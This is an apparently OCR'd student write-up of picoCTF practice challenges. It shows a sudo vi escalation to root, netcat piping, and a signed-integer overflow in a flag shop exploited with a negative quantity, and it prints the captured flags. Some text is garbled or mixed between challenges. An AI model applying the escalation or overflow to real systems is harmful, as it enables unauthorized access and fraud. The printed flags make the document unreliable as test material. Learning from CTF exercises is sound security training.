
```
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:
sudo: 2 incorrect password attempts
picoplayer@challenge:/$ sudo -l;
[sudo] password for picoplayer:
Sorry, try again.
[sudo] password for picoplayer:

[1]+  Stopped                 sudo -l
picoplayer@challenge:/$
picoplayer@challenge:/$ sudo -l
[sudo] password for picoplayer:
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User picoplayer may run the following commands on challenge:
    (ALL) /usr/bin/vi
picoplayer@challenge:/$ sudo vim
Sorry, user picoplayer is not allowed to execute '/usr/bin/vim' as root on challenge.
picoplayer@challenge:/$ sudo vi

# whoami
root
# cat /root
cat: /root: Is a directory
# ls /root
# cd /root
# ls
# ls -al
total 12
drwx------ 1 root root   23 Aug  4 21:34 .
drwxr-xr-x 1 root root   51 Feb  1 09:27 ..
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root   35 Aug  4 21:34 .flag.txt
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
# cat .flag.txt
picoCTF{uS1ng_v1m_3dit0r_55878b51}
#
```

**SIGNIFICANCE**

The significance of this challenge first was testing if the user knows how to connect to a remote computer using ssh.

Then the challenge was also testing if the user could exploit the vulnerabilities in softwares that he/she has been allowed to run as the root user in order to escalate his/her previledges.

# Based



# Based

200 points

Tags: picoCTF 2019 General Skills

AUTHOR: ALEX FULTON/DANIEL TUNITIS

Congratulations! You've solved this challenge!

Assignment: General skills (picoCTF Online training)

## Description

To get truly 1337, you must understand different data encodings, such as hexadecimal or binary. Can you get the flag from this program to prove you are on the way to becoming 1337? Connect with `nc jupiter.challenges.picoctf.org 29221`.

## Hints

1 2

It might help to have multiple windows open.

30,958 users solved

82%

```
odehke-picoctf@webshell:~$
odehke-picoctf@webshell:~$ ssh -p 58460 picoplayer@saturn.picoctf.netclear
ssh: Could not resolve hostname saturn.picoctf.netclear: Name or service not known
odehke-picoctf@webshell:~$ ssh -p 58460 picoplayer@saturn.picoctf.netclear
ssh: Could not resolve hostname saturn.picoctf.netclear: Name or service not known
odehke-picoctf@webshell:~$  nc jupiter.challenges.picoctf.org 29221
Let us see how data is stored
computer
Please give the 01100011 01101111 01101101 01110000 01110101 01110100 01100101 01110010 as a word.
...
you have 45 seconds.....

Input:
computer
Please give me the  154 151 172 141 162 144 as a word.
Input:
numeric
WRONG!

odehke-picoctf@webshell:~$ ssh -p 58460 picoplayer@saturn.picoctf.netclear
ssh: Could not resolve hostname saturn.picoctf.netclear: Name or service not known
odehke-picoctf@webshell:~$  nc jupiter.challenges.picoctf.org 29221
Let us see how data is stored
socket
Please give the 01110011 01101111 01100011 01101011 01100101 01110100 as a word.
...
you have 45 seconds.....

Input:
socket
Please give me the  143 157 154 157 162 141 144 157 as a word.
Input:
colorado
Please give me the 736f636b6574 as a word.
Input:
socket
You've beaten the challenge
Flag: picoCTF{learning_about_converting_values_00a975ff}
```

## SIGNIFICANCE

Conversion from different data presentation formats using automation tools. For my case I used cybersheff.

Use cyber chef or python scripts

### first prompt

Please give the 01110011 01101111 01100011 01101011 01100101 01110100 as a word.

"socket" in ASCII representation.

**second prompt**

Please give me the  143 157 154 157 162 141 144 157 as a word.

ASCII to word "colorado".

Please give me the 736f636b6574 as a word.

hexadecimal sequence "736f636b6574" translates to the word "socket" in ASCII representation

**plumbing**

# plumbing

| 200 points

Tags: picoCTF 2019 General Skills

AUTHOR: ALEX FULTON/DANNY TUNITIS

Congratulations! You've solved this challenge!

Assignment: General skills (picoCTF Online training)

## Description

Sometimes you need to handle process data outside of a file. Can you find a way to keep the output from this program and search for the flag? Connect to `jupiter.challenges.picoctf.org 7480`.

## Hints

1 2

Remember the flag format is picoCTF{XXXX}

35,318 users solved

93% Liked

# plumbing

| 200 points

Tags: picoCTF 2019 General Skills

AUTHOR: ALEX FULTON/DANNY TUNITIS

Congratulations! You've solved this challenge!

Assignment: General skills (picoCTF Online training)

## Description

Sometimes you need to handle process data outside of a file. Can you find a way to keep the output from this program and search for the flag? Connect to `jupiter.challenges.picoctf.org 7480`.

## Hints

1 2

What's a pipe? No not that kind of pipe... This kind


35,318 users solved

93% Liked

Trying to connect you get an infinite loop

```
Not a flag either
I don't think this is a flag either
Not a flag either
This is defintely not a flag
I don't think this is a flag either
I don't think this is a flag either
I don't think this is a flag either
Not a flag either
This is defintely not a flag
I don't think this is a flag either
I don't think this is a flag either
I don't think this is a flag either
This is defintely not a flag
Again, I really don't think this is a flag
Not a flag either
Not a flag either
Not a flag either
I don't think this is a flag either
Again, I really don't think this is a flag
Again, I really don't think this is a flag
Not a flag either
Not a flag either
Not a flag either
Not a flag either
This is defintely not a flag
Not a flag either
Again, I really don't think this is a flag
This is defintely not a flag
This is defintely not a flag
Not a flag either
I don't think this is a flag either
This is defintely not a flag
Not a flag either
Not a flag either
Again, I really don't think this is a flag
I don't think this is a flag either
Not a flag either
Not a flag either
```

Command nc jupiter.challenges.picoctf.org 7480 | grep "pico"




**Significance**

The challenge was significant because it was testing if the players are familiar using U grep command which is very important when you want to ‘catch’ a specific string in a large file.

Also the player should be able to use the pipe symbol in his command when connecting to netcat.

Pipe command is important when you want to excute two or more commands after a subquent command. With pipe (|) the output of one command is the input of onother command.

**flag_shop CHALLENGE**

AUTHOR: DANNY

Congratulations! You've solved this challenge!

Assignment: General skills (picoCTF Online training)

## Description

There's a flag shop selling stuff, can you buy a flag?

Source. Connect with `nc jupiter.challenges.picoctf.org 4906`.

Hints

1

Two's compliment can do some weird things when numbers get really big!

24,119 users solved

94% Liked

picoCTF{FLAG}

Submit Flag

**Source code**

Inspecting the source code to predict where the code might be vulnerable to attack.


```
                }
                else{
                    printf("Not enough funds to complete purchase\n");
                }
            }
        }
        else if(auction_choice == 2){
            printf("1337 flags cost 100000 dollars, and we only have 1 in stock\n");
            printf("Enter 1 to buy one");
            int bid = 0;
            fflush(stdin);
            scanf("%d", &bid);
            if(bid == 1){
                if(account_balance > 100000){
                    FILE *f = fopen("flag.txt", "r");
                    if(f == NULL){

                        printf("flag not found: please run this on the server\n");
                        exit(0);
                    }
                    char buf[64];
                    fgets(buf, 63, f);
                    printf("YOUR FLAG IS: %s\n", buf);
                    }
                else{
                    printf("\nNot enough funds for transaction\n\n\n");
```

Doing some review of this source code, something stood out to me:

- On line 8, account_balance  is a signed integer, initialized to 1100.
- On line 42, account_balance  is updated after a transaction.
- Since account_balance is signed, it may be possible to overflow this integer, making it into a negative number. This will bypass the check on line 41 due to it being a negative number, and add credit to account_balance.

I gave this a try by attempting to buy int_max worth of flags.

```
odehke-picoctf@webshell:~$
odehke-picoctf@webshell:~$ nc jupiter.challenges.picoctf.org 7480 | grep "pico"
picoCTF{digital_plumb3r_06e9d954}

odehke-picoctf@webshell:~$
odehke-picoctf@webshell:~$
odehke-picoctf@webshell:~$ nc jupiter.challenges.picoctf.org 4906
Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
2
Currently for sale
1. Defintely not the flag Flag
2. 1337 Flag
2
1337 flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one2
Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
```




Buying “definitely not a flag” then inputing the quantity with a negative number. Whoops! Our account balance increased. And it was now possible to buy the correct flag.

I also noted that when you input a word in the quantity option when buying a flag the program enters an infinite loop… could this be a **buffer overflow error?**


```
1
These knockoff Flags cost 900 each, enter desired quantity
2332312123424

The final cost is: 1544507520
Not enough funds to complete purchase
Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
2
Currently for sale
1. Defintely not the flag Flag
2. 1337 Flag
1
These knockoff Flags cost 900 each, enter desired quantity
-3412312312

The final cost is: -179464160

Your current balance after transaction: 179465260

Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
```

```
1. Defintely not the flag Flag
2. 1337 Flag
1
These knockoff Flags cost 900 each, enter desired quantity
-3412312312

The final cost is: -179464160

Your current balance after transaction: 179465260

Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
2
Currently for sale
1. Defintely not the flag Flag
2. 1337 Flag
2
1337 flags cost 100000 dollars, and we only have 1 in stock
Enter 1 to buy one1
YOUR FLAG IS: picoCTF{m0n3y_bag5_9c5fac9b}
Welcome to the flag exchange
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
```

**Significance**

The significance of this challenge was to introduce the player to insecure code in our programs which can be exploited to make the program do what it was not intented to do. The logic error in this program can make an attacker increase his account balance.. if this was a banking application I would have made over 179465260 dollars.  Buffer overflow vulnerability also existed in this code although it was not tested.

**WEB SOLUTIONS**




Credit of this photo is given to tron hacker.

Understanding the web application working

A fullstake website has a front end , backend and databases.

The attacker can attack a website from the client side or server side.

Check OWASP top 10 to understand the attack vector that attacker may use to exploit a web application.

Tags: picoCTF 2021 Web Exploitation

AUTHOR: MADSTACKS

Congratulations! You've solved this challenge!

Assignment: Web (picoCTF Online training)

## Description

Find the flag being held on this server to get ahead of the competition http://mercury.picoctf.net:15931/

## Hints

1 2


Maybe you have more than 2 choices

73,135 users solved

82% Liked

picoCTF{FLAG}

Submit Flag






**The hint tells me that I can use burpsuite also the description tells me that the head has what I am looking for.**


**Changing the POST and GET heads to HEAD.**

